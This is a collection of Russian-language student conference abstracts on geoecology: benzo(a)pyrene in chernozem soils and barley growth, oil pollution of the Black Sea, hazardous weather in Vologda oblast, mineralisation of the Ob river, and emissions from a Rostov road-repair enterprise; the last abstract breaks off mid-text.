Основным представителем полициклических ароматических углеводородов (ПАУ) является бенз(а)пирен (БаП). Преимущественно БаП накапливается в воздухе, воде и в большем количестве в почве.

Цель работы - изучить особенности трансформации бенз(а)пирена в черноземах обыкновенных модельно-вегетационного опыта.

Исследования проводили в условиях вегетационного опыта, который был заложен в мае 2011 г. Исследуемая почва – чернозем обыкновенный карбонатный среднесиловый малогумусный тяжело-суглинистый на лессовидных суглинках, отобранный на целинном участке почвенного природного заповедника «Персиановский», со следующими свойствами (слой 0-20 см): содержание физ. глины - 52%, ила - 30%, гумуса - 4,2%, pH - 7,5, $CaCO_3$ - 0,4%, ЕКО - 33 смоль(+)/кг. Повторность опыта – трехкратная. Внесение БаП в сосуды проводилось по следующей схеме:

Контроль; Ацетонитрил; 1 ПДК; 10 ПДК; 20 ПДК; 40 ПДК.

ПДК БаП в почве составляет 20 нг/г.

Тест-культура – ячмень яровой сорта «Одесский-100». Высев растений производился в 2012, 2013 и в 2014 гг. в первой половине апреля в количестве 30 зерен на сосуд. Для оценки влияния поллютанта на продуктивность ярового ячменя определены его основные морфобиометрические показатели по методике В.В. Церлинг (1990) в фазу полной спелости: высота растений, длина стебля и колоса.

Особенности трансформации БаП в системе почва–растения зависят не только от наличия и активности микроорганизмов-деструкторов, но и от биодоступности загрязнителя, которая в свою очередь зависит от подвижности БаП и способности его высвобождения в почвенный раствор (Девдариани, 1979).

Извлечение БаП из почв было проведено методом омыления (РД 52.10.556-95, 2002). За основу был взят метод, используемый для определения нефтепродуктов в донных отложениях, соответствующий РД 52.10.556-95, в результате которого удаляется омыляемая фракция липидов. Установлено, что методом омыления из почв извлекается 74,4% от общего содержания бенз(а)пирена, что на 11,4% превышает извлечение поллютанта методом РД 52.10.556-95 (Sushkova et al., 2014). Эффективность извлечения бенз(а)пирена из исследуемого объекта оценивали методом ВЭЖХ по массовому содержанию в образце.

Содержание БаП в контрольных образцах модельного эксперимента меньше ПДК (граф. 1).




График 1. Содержание бенз(а)пирена в почве модельного вегетационного опыта в течение 2011-2014 гг.

При поступлении БаП в почву его содержание увеличивается пропорционально дозе внесения поллютанта. Со временем на всех вариантах

опыта происходит уменьшение количества БаП. Происходит интенсивный вынос БаП растениями. За период вегетации ячменя ярового в 2012 и в 2013 годах содержание БаП в почве снижается от 20 до 50%.

Одним из критериев оценки уровня загрязнения почв БаП является определение их влияния на рост и развитие растений. Если растение снижает урожайность или высоту от того или иного элемента на 5-10%, то уровень содержания его в почве считается токсичным (Павлова, 1979).

Внесение БаП в почву в первый год произрастания ячменя ярового оказало угнетающее действие на рост и развитие растения, морфобиометрические показатели не достигали значений контроля.

Высота растения с увеличением дозы внесения поллютанта имела тенденцию к уменьшению. Наблюдалось снижение высоты колоса, высоты стебля на 15-25% по сравнению с контрольными вариантами. В последующие годы происходит снижение отрицательного воздействия на растение (табл.1).

Таблица 1. Морфобиометрические показатели ярового ячменя за 3-х летний период исследований после внесения БаП в почву

Описание	Суммарная высота растений, см			Высота колоса с остями, см			Высота колоса без остей, см		
	2012	2013	2014	2012	2013	2014	2012	2013	2014
Контроль	42,7±3,7	43,3±2,5	42,4±3,2	2,1±0,4	2,4±0,3	2,9±0,7	1,4±0,2	1,8±0,2	1,9±0,4
Ацетонитрил	41,6±4,1	43,5±3,4	42,7±6,8	2,9±0,6	2,5±0,4	2,7±0,6	1,6±0,1	1,7±0,1	1,6±0,3
1 ПДК	34,8±2,7	37,4±2,6	44,8±4,8	1,7±0,9	2,4±0,8	2,6±0,2	1,1±0,4	1,6±0,5	1,5±0,2
10 ПДК	32,1±1,9	36,4±4,6	47,1±7,4	1,3±0,6	2,1±0,7	2,5±1,3	0,9±0,2	1,3±0,9	1,6±0,2
20 ПДК	31,3±2,3	36,1±4,7	48,7±5,6	1,2±0,4	2,2±2,1	2,6±1,1	0,8±0,3	1,1±1,1	1,4±0,6
40 ПДК	26,8±1,7	32,2±5,5	46,7±6,6	0,7±0,3	1,6±1,8	2,4±0,9	0,4±0,1	0,8±0,8	1,2±0,4

Во второй год исследований на варианте с внесением 800 нг/г бенз(а)пирена в чернозем обыкновенный наблюдается увеличение высоты растений в среднем на 20%, что отразилось на приросте длины стеблей на 17%, увеличении длины колоса по сравнению с первым годом исследования.

К третьему году исследования суммарная высота растений увеличилась на 11% по сравнению с контрольным вариантом за счет прироста соломины. Концентрация БаП в почве за трехлетний период постепенно снижается, но продолжает негативно воздействовать на тест-культуру. Колос у ярового ячменя мутирован, зерно не вызревает.

Таким образом, загрязнение почв бенз(а)пиреном оказывает отрицательный эффект на развитие ячменя ярового. За весь период исследований токсическое воздействие БаП на растения снизилось в среднем на 45%.

*Работа поддержана грантами РФФИ № НК 15-35-21134\15,
Грантами Президента РФ № МК-6827.2015.*

Литература:

1. Овчинникова А.А., Взаимодействие микроорганизмов-деструкторов в ризосфере и ризоплане растений в присутствии углеводов нефти: Автореф. дисс. канд. биол.наук. – Пушино, 2010.
2. Павлова Н.А., Донина И.Л. Значение растворимости бенз(а)пирена в воде для перехода его из почвы в растения. Растения и химические канцерогены. – Л. Наука, 1979. – С. 99-100.
3. Церлинг В.В. Диагностика питания сельскохозяйственных культур: Справочник. – М.: Агропромиздат. – 1990.

Исследования загрязнения Черного моря нефтью и нефтепродуктами, проводимые «Ведущей научной школой» проф. Федорова Ю.А.

Глушко А.Е.

Научный руководитель: Баранникова Н.Н. преподаватель кафедры физической географии, экологии и охраны природы

В настоящее время уровень антропогенного загрязнения Черного моря постоянно возрастает. Источники его загрязнения разнообразны, но наибольшую опасность представляет нефть и нефтепродукты [9]. Поступление нефтяных компонентов в экосистему Черного моря составляет примерно 270 тыс. т, что выше принятых в настоящее время оценок в 2 – 2,5 раза [1]. Нефтяные углеводороды частично испаряются. Наиболее токсичные растворяются в Черном море. Какое-то количество их растекается по водной поверхности, образуя нефтяную пленку. А часть нефтяных углеводородов, в которых преобладают наиболее тяжелые фракции, оседает на дно, поглощая при этом большое количество кислорода.

Площадь Черного моря 420 тыс. км², объем воды - 547 тыс. км³, а тонна сырой нефти может покрыть воздухонепроницаемой микропленкой до 12 км² водной поверхности, что подтверждают натурные исследования и снимки из космоса. Литр нефти лишает кислорода 4 тыс.т. воды. Уровень загрязнения нефтепродуктами в прибрежных акваториях Черного моря, особенно вблизи портов, превышает предельно допустимые нормы. Допустимые нормы составляют от 2 тыс. до 4 тыс. т. нефти в год.

Поверхностные воды Черного моря отделены от основной толщи слоем с повышенным градиентом плотности и, вследствие этого, на большие глубины не поступает кислород. Поступивший, в малых количествах, кислород полностью расходуется на окисление органического вещества. В то же время, из-за нефтяной пленки, которая снижает газообмен между атмосферой и водами моря, поверхностные воды обделены кислородом.

Коллектив Ведущей научной школы под руководством профессора Ю.А.Федорова, более 10 лет ведет исследования загрязнения Черного моря нефтью и нефтепродуктами и оценкой самоочищающей способности экосистемы.

С 1993 г. велись наблюдения за изменением содержания нефтяных компонентов в экосистемах малых рек бассейна Нижнего Дона, загрязненных сырой нефтью вследствие разрывов нефтепровода Лисичанск – Тихорецк. Позже, благодаря этому многолетнему исследованию была разработана методика оценки способности экосистем к самоочищению [2].

С 1999 г. сотрудники ВНИИ и Университета Нанта изучали методы борьбы с последствиями нефтяных разливов для разных типов побережий

Бискайского залива и Азовского моря [7, 8, 10]. По результатам исследований проводилось сравнительное изучение прямых и косвенных последствий крупных разливов мазута, вызванных крушениями танкеров [4].

В ходе экспедиций проведенных на территории Черноморского бассейна, было осуществлено послойное определение содержания основных нефтяных компонентов в колонках донных отложений мощностью от 20 до 100 см. с параллельной датировкой времени образования изучаемых слоев по данным радиологического анализа. Районам с высоким уровнем хронического нефтяного загрязнения (Таганрогский залив, дельта Дона, Темрюкский залив, Керченский пролив, Цемесская бухта, район нефтяного терминала Каспийского трубопроводного консорциума у г. Новороссийска и др.), уделялось особое внимание [3, 5].

Согласно результатам послойного анализа колонок донных отложений, основная масса нефтяных компонентов сосредоточена в верхнем слое, мощность которого составляет 15–20 см. Как показывают данные радиологических исследований, этот слой образовался в последние 40–50 лет, т.е. в период наиболее активного техногенного воздействия: очистка от нефти судовых емкостей, сброс балластных вод, потери с танкеров на конечных операциях, нефтедобыча в море, разрывы нефтепроводов, аварии танкеров, промышленные и бытовые сточные воды [6].

Именно загрязнение вод Черного моря (экосистема уже перенасыщена загрязняющими веществами в пять раз), а не их сероводородное заражение представляет наибольшую опасность для геоэкологического состояния моря. Погружающиеся в прибрежной зоне конвергенции чрезмерно загрязненные воды, проходят через систему поперечной циркуляции и приводят к полному загрязнению глубинных вод и, следовательно, всей водной толщи. Около 200 лет понадобится для полного самоочищения и обновления всей водной толщи Черного моря через систему поперечной циркуляции, поэтому необходимо регулярно проводить мониторинг уровня антропогенного загрязнения вод, дабы избежать катастрофических последствий для Черного моря.

Литература:

1. Заграничный К.А. Мониторинг береговой зоны Керченского пролива в районе аварии нефтяного танкера//МГУ, Москва, 2011
2. Оценка влияния географических факторов на распространение нефтяного загрязнения в аквальных природных комплексах и динамику их самоочищения: отчет о НИР (промежуточ.): 30–31 / Южный федеральный университет; рук. Кузнецов А. Н.; исполн.: Заграничный К. А. [и др.]. – М., 2001. – 110 с. – Библиогр.: с. 56–65. – № ГР 14.740.11.1045. – Инв. № 02201363264.
3. Кузнецов А.Н., Заграничный К.А., Кондратенко Ю.И. Географические закономерности распределения и трансформации нефтяного загрязнения в береговой зоне российского сектора Черного моря.

4. Кузнецов А.Н., Федоров Ю.А. Закономерности распределения и трансформации нефтяного загрязнения в районе техногенной катастрофы в Керченском проливе // Известия Русского географического общества. 2010. Т. 142. Вып. 2. С. 53 – 59.
5. Кузнецов А.Н., Федоров Ю.А., Заграничный К.А. О результатах трехлетнего мониторинга разлива мазута в Керченском проливе // Известия ВУЗов. Северо-Кавказский регион. Естественные науки. 2011. № 4. С. 90–95.
6. Кузнецов А.Н., Федоров Ю.А., Заграничный К.А. Нефтяное загрязнение побережья Черного моря в районе г. Новороссийска (по результатам многолетних исследований) // Известия ВУЗов. Северо-Кавказский регион. Естественные науки. 2013. № 1. С. 71–77.
7. Kuznetsov A.N., Fedorov Y.A., Fattal P., Zagranichny K.A. Peculiarities of fuel oil natural transformation in the strait of Kerch polluted in November 2007 in consequence of tanker accident // 13-th International multidisciplinary scientific geoconference SGEM 2013/ 16–22 June, 2013, Albena, Bulgaria. P. 839–846.
8. Кузнецов А.Н., Федоров Ю.А., Фатталь П. Международные исследования закономерностей распределения и естественной трансформации нефти и нефтепродуктов в районах аварийного и хронического загрязнения // Взгляд в будущее. Сборник трудов VI научно-практической конференции. Ростов-на-Дону. 2010.
9. Федоров Ю.А., Кузнецов А.Н. Изотопно-химический мониторинг и идентификация источников нефтяного загрязнения // Проблемы безопасности в водохозяйственном комплексе России. Всероссийская конференция. Сборник научных трудов. Краснодар: ООО «Авангард-Плюс», 2010. С. 426 – 437."
10. Fedorov Yu., Kuznetsov A. Les risques maritimes. Chapitre 5. In : Espaces maritimes et territoires marins / Coordination Jacques Guillaume. 239 p. ISBN 2340002737. Ellipses, 2015. P. 89 - 105.
- Работа выполнена при поддержке Грантов Президента «НШ-5548.2014.5», проектной части Госзадания № 5.1848.2014/К.*

Опасные метеорологические явления на территории Вологодской области

Осипова Т.В.

Научный руководитель: Доценко И.В., к.г.н., доцент кафедры физической географии, экологии и охраны природы

В Вологодской области, по данным Вологодского ЦГМС, наиболее вероятны 15 видов опасных метеорологических явлений, интенсивность которых превышает критические значения, установленные для северных территорий РФ. Рассмотрим наиболее характерные для Вологодской области

атмосферные явления, приводящие к стихийным явлениям и процессам, нарушающим жизнедеятельность населения и являющихся причинами чрезвычайных ситуаций и стихийных бедствий. Наши исследования показали, что наиболее значимыми в этом регионе являются шквал, сильный ветер, сильный дождь, сильный ливень, сильный снег, продолжительный дождь, град, гололед, сильный мороз, смерч, сильная метель, заморозки, аномально жаркая (холодная) погода, а также пожароопасность.

В работе проанализирован временной промежуток в 30 лет с 1984 по 2014 год для определения детальной динамики и повторяемости опасных метеорологических явлений. С 1984 по 2014 год на территории Вологодской области были зафиксированы более 100 случаев развития природных явлений, достигших критерия опасного явления, установленного на данной территории. Среди них наиболее частыми являлись: ветер более 25 м/с, сильный ливень (30 мм и более за период менее часа), крупный град (диаметр от 20 мм) и некоторые другие.

В основу исследования были положены сведения об опасных метеорологических явлениях, которые были получены во время прохождения производственной практики в ФГБУ Северное УГМС «Вологодский ЦГМС», а также непосредственно на метеостанции г. Великий Устюг.

По данным Б.П. Алисова (1974), многообразие опасных явлений определяется особенностями физико-географического положения области. Близость Атлантики с преобладающим западным переносом обеспечивает проникновение на территорию влажных воздушных масс, которые приносят ливни, сильные дожди, в осенне-зимний период — снегопады. Особенно опасно поступление неустойчивых атлантических масс в летний период, способствующих развитию мощной конвекции и помимо ливневых осадков, в регионе отмечаются сильные грозы с градом и шквалистым усилением ветра.

Как правило, такие явления приурочены к прохождению атлантических циклонов и связанных с ними холодных фронтов, смещающихся по северу ЕТР с запада на восток, реже с выходом южных циклонов (16% случаев) со Средиземноморья. Эти циклоны несут с собой на территорию Вологодской области теплые влажные массы воздуха. Зимой при поступлении этих воздушных масс, устанавливается теплая погода со снегопадами и метелями.

За период с 1984 по 2014 гг. по области зафиксировано 34 случая очень сильного ветра (со скоростью 25 м/с и более). Наиболее часто ветер такой силы отмечался в западных и центральных районах области. В Вологде за этот период наблюдалось 8 случаев сильного ветра, по 4 случая в Вожеге, Череповце и 3 - в Белозерске. Годовая динамика развития этих процессов отличается увеличением повторяемости случаев усиления ветра в мае-июле

(4-5 раз), также отмечена положительная динамика в апреле, августе, октябре. Характерно, что ни разу за исследуемый период времени это явление не отмечалось в феврале и марте. Анализ пространственного распределения этого явления также показал, что в некоторых районах области не было зафиксировано его развитие (Кирилловский (Чарозеро), Бабаевский, Тотемский, Сокольский).




Рис.1. Виды и количество опасных явлений на территории Вологодской области. Количество зафиксированных случаев опасных явлений без учёта аномально-жаркой (холодной) погоды и чрезвычайной пожароопасности (выполнено автором по материалам ФГБУ Северное УГМС «Вологодский ЦГМС»).

За период наблюдений с 1984-2014 гг. в Вологодской области практически ежегодно (за исключением 1991-1993, 1995 и 1999 гг.) регистрировались случаи выпадения очень сильных осадков: дождя или снега. Максимальное количество этих опасных явлений - 4 было зарегистрировано в 1981 и 1997 гг., по 3 случая в 1984 и 1985 гг., в остальные по 1-2 случая. В течение года сильные или продолжительные осадки отмечались в апреле-августе, октябре и декабре. В январе-феврале и сентябре опасных явлений по осадкам не наблюдалось. Наибольшая повторяемость их наблюдалась в летние месяцы (июне-августе). Обусловлены они сильными ливневыми дождями, связанными с развитием конвекции, грозовой деятельностью, на фронтальных разделах. Самым дождливым районом на территории области является Тотемский. В 9 случаях из 43 сильный дождь отмечен именно там, 5 случаев в Биряково, по 4 в Вытегре, Кичменгском Городке, Никольске. В 7-ми случаях наблюдался

очень сильный снег, мокрый снег с налипанием на проводах: 3 случая в апреле, 2 в декабре и по 1 случаю в октябре и мае.

Крупный град – еще одно опасное метеорологическое явление, часто развивающееся в Вологодской области. С 1984 года отмечено 18 случаев развития крупного града. Так как град чаще всего приурочен к активным грозовым фронтам его наибольшая временная вероятность в период с июня по август. За исследуемый период град отмечался на станциях Белозерск, Чарозеро, Чушевицы, Великий Устюг, Вологда, Никольск, Кинчменский Городок, Яршево и Тарнога.

В последние годы значительно возросло внимание общества к проблеме стихийных бедствий, в том числе и к природным экстремальным явлениям погоды. Социально-экономическое развитие регионов России находится в тесной зависимости от климатических условий, поэтому важно знать об опасных явлениях погоды, которые были в прошлом, чтобы исключить или смягчить их негативное проявление в настоящем и будущем. Несмотря на ежедневный мониторинг метеоинформации сбои в своевременном оповещении населения и предприятий нередко случаются на территории Вологодской области. О чем свидетельствуют многочисленные опасные метеорологические явления, повлекшие за собой материальные убытки и даже жертвы среди населения.

Литература:

- 1.Алисов, Б.П. Климатология / Б.П.Алисов, Б.В. Полтараус; М-во высш. и средн. специальн. образования СССР. МГУ. – Изд. 2-е, перераб. и доп. – М.: МГУ, 1974.-299 с.
2. Фактический и архивный материал ФГБУ Северное УГМС «Вологодский ЦГМС

Пространственная и временная изменчивость минерализации реки Обь

Брызгало А.В.

*Научные руководители: Хованова Н.В., старший преподаватель;
Кондакова М.Ю., к.б.н., старший научный сотрудник, ФГБУ «Гидрохимический
Институт»*

В работе использованы данные Государственной сети наблюдений РосГидроМета по пунктам: с. Фоминское, г. Камень-на-Оби, г. Новосибирск и с. Дубровино на Верхней Оби, с. Сытомино на Средней Оби и г. Салехард на Нижней Оби.

По характеру речной сети, условиям питания и формирования водного режима Обь делится на три участка: верхняя Обь (до устья Томи), средняя Обь (до устья Иртыша) и нижняя Обь (до Обской губы).

Появление высоких значений минерализации воды наиболее характерно в меженный период на всем протяжении р. Обь (рис. 1). От истока до Новосибирского водохранилища происходит существенный рост минерализации речной воды в обоих выделенных периодах годового цикла. Основной причиной этого является впадение более минерализованных вод притоков, пересекающих широкую долину Верхней Оби. Наиболее крупные из них – Сузун, Чумыш, Алей – имеют максимальные значения минерализации, достигающие 700 мг/дм³; Барнаулка – 550 мг/дм³; Чарыш, Бия – 250 мг/дм³ (Черняев и др., 1999).

Ниже Новосибирского водохранилища наблюдается сужение разницы между значениями минерализации воды в период больших и сравнительно малых расходов воды в реке и в связи с этим снижение среднегодовых значений минерализации воды. Далее на участках Средней и Нижней Оби происходит постепенное снижение минерализации речной воды. Основную роль в этом играют правобережные притоки р. Обь.




Рис. 1. Изменение среднемноголетних значений минерализации воды по длине р. Обь за 1982-1992 гг. (составлено автором по данным РосГидроМета).

На участке от плотины Новосибирского водохранилища до устья р. Обь значения минерализации воды в меженный период снижается примерно

в 1,7 раз, в период половодья и дождевых паводков – более чем в два раза. Перед дельтой р. Обь у г. Салехарда среднемноголетние значения минерализации речной воды составили в меженный период около 150 мг/дм³, в период половодья и дождевых паводков 85 мг/дм³. В устье р. Обь у г. Салехард наблюдается наименьший для реки диапазон варьирования максимальных и минимальных значений минерализации воды.

Для левобережных и правобережных притоков вниз по течению р. Обь характерно постепенное снижение значений минерализации воды. Однако до впадения р. Иртыш в воде левобережных притоков, собирающих воды с западной и юго-западной части водосборов р. Обь, значения минерализации, как правило, лежат выше их фоновых значений в р. Обь.

Изменение значений минерализации воды в р. Обь во времени связано с созданием Новосибирского водохранилища и регулированием в южной части бассейна добычи угля на территории бассейнов рек Томь и Чулым, а также добычи нефти и газа на территории водосборов Средней Оби. Всего на территории Алтайского края создано шестьдесят крупных водохранилищ, в степных и лесостепных районах Курганской, Тюменской, Омской, Новосибирской и Томской областей создано огромное количество малых водохранилищ и прудов, предназначенных для орошения, рекреации, рыбозаводства, водопоя скота и других целей. Все перечисленные водоемы оказывают существенное влияние на водный и гидрохимический режим реки (Черняев и др., 1999).

На участке реки в месте создания Новосибирского водохранилища до строительства плотины имела место небольшая тенденция увеличения минерализации речной воды в период межени. После создания водохранилища произошло увеличение минерализации речной воды в период половодья (в среднем примерно в 1,2 раза) и слабое (в 1,1 раз) снижение ее значений в меженный период, а в настоящее время наблюдается тенденция уменьшения минерализации воды как в половодье, так и в межень.

В устьевой части реки временные изменения среднемноголетних значений минерализации воды в меженный период можно считать незначительными. В период половодья и дождевых паводков увеличение значений минерализации наблюдается с пятидесятых годов и по настоящее время.

Таким образом, по длине реки Обь на участке Камень-на-Оби – с. Дубровино наблюдается повышение минерализации. По-видимому, это связано с впадением на этом участке притоков с более высокой минерализацией. Ниже Новосибирского водохранилища можно отметить тенденции снижения значений минерализации как в период межени, так и в половодье.

В многолетнем аспекте за исследуемый период значительных изменений в значениях среднегодовых концентраций минерализации по длине реки Обь на участках у г. Новосибирска и у г. Салехарда отмечено не было.

Литература:

1. Доманицкий А. П., Дубровина Р. Г., Исаева А. И., Реки и озера Советского Союза. - Л.: Гидрометеорологическое издательство, 1971. – 106 с.
2. Ресурсы поверхностных вод СССР. Т. 15. Алтай и Западная Сибирь. Выпуск. 1 Горный Алтай и Верхний Иртыш. – Ленинград: Гидрометеорологическое издательство, 1969. - 320 с.
3. Ресурсы поверхностных вод СССР. Т. 15. Алтай и Западная Сибирь. Выпуск. 2. Средняя Обь. – Ленинград: Гидрометеорологическое издательство, 1972. - 415 с.
4. Ресурсы поверхностных вод СССР. Т. 15. Алтай и Западная Сибирь. Выпуск. 3. Нижняя Обь и Нижней Иртыш. – Ленинград: Гидрометеорологическое издательство, 1973. - 426 с.
5. Черняев А.М. Дальков М.П. Прохорова Н.Б. и др. *Россия: Речные бассейны*. Монография. / Под. науч. ред. А.М. Черняева. - Екатеринбург: Аэрокосмология, 1999. - 520 с.

Геоэкологическая оценка деятельности ремонтно-дорожных организаций

Кравченко А.М.

Научный руководитель: Шишкина Д.Ю., к.г.н., доцент

Зная неблагоприятную ситуацию с состоянием дорожного полотна в нашей стране, следует рассмотреть основные экологические проблемы, связанные с деятельностью дорожных ремонтно-строительных учреждений, направленной на:

- 1) производство общестроительных работ по строительству автомобильных дорог, железных дорог и взлетно-посадочных полос аэродромов;
- 2) производство битуминозных смесей на основе природного асфальта или битума, нефтяного битума, минеральных смол или их пеков;
- 3) оптовую торговлю прочими строительными материалами.

На территории г. Ростов-на-Дону находится ГУП РО «Ростовское ДРСУ», расположенное на трех промплощадках: асфальтобетонные заводы АБЗ-1 и АББ «Тельтомат», ремонтно-механические мастерские (РММ), строительный участок (СУ-3).

Асфальтобетонные заводы АБЗ-1 и АББ «Тельтомат» расположены на одной площадке в промзоне в восточной части г. Батайска. Территории АБЗ-1 и АББ разделены автотрассой Ростов-Баку. Со всех сторон промплощадка ограничена территориями промышленных предприятий. АБЗ-1 и АББ относятся ко II классу объектам строительной промышленности, требующий организации 500 – метровой санитарно-защитной зоны (СЗЗ).

Ремонтно-механические мастерские (РММ) расположены в центральной части г. Ростова-на-Дону по ул. Текучева 153. Площадка граничит: на севере и востоке – территорией Братского кладбища, на юге — проезжей частью ул. Текучева и далее территорией городского ипподрома, на западе – территорией автозаправочной станции и далее через пер. Ахтарский – территорией стадиона «Динамо».

СУ-3 (Строительный участок-3) — промплощадка №3 носит изменчивый характер. Строительным участком является объект, на котором происходят строительные работы.

РММ и СУ-3 относятся к III классу сооружениям санитарно-техническим, транспортной инфраструктуры, объектам коммунального назначения, спорта, торговли и оказания услуг, требующих организации 300 – метровой ССЗ.

Предприятие «Ростовское ДРСУ» имеет 2 цеха как источник загрязнения атмосферного воздуха: АББ (асфальто-бетонная база) и АБЗ-1 (асфальтобетонный завод).

Ростовское дорожное ремонтно-строительное управление осуществляет строительство и ремонт автомобильных дорог и дорожных сооружений в пределах Ростовской области. АБЗ-1 и АББ в составе Ростовского ДРСУ производят для этих целей асфальтные и асфальтобетонные смеси, в результате чего выбрасываются следующие вещества [2]: пыль неорганическая ($70-20\% \text{SiO}_2$), азота диоксид, азота оксид, углерод (сажа), ангидрид сернистый, углерод оксид, бензин нефтяной малосернистый, керосин, углеводороды предельные $\text{C}_{12}-\text{C}_{19}$, бенз(а)пирен (3,4-бензпирен), марганец и его соединения, железа оксид, сероводород (рис. 1).

Основной деятельностью на РММ ГУП РО «Ростовское ДРСУ», расположенной в центре г. Ростова-на-Дону, является техническое обслуживание и текущий ремонт дорожной техники и автотранспорта предприятия.

Основными технологическими процессами на территории РММ являются: механическая обработка металла, промывка деталей в керосине, различные виды сварочных работ, механическая обработка древесины.

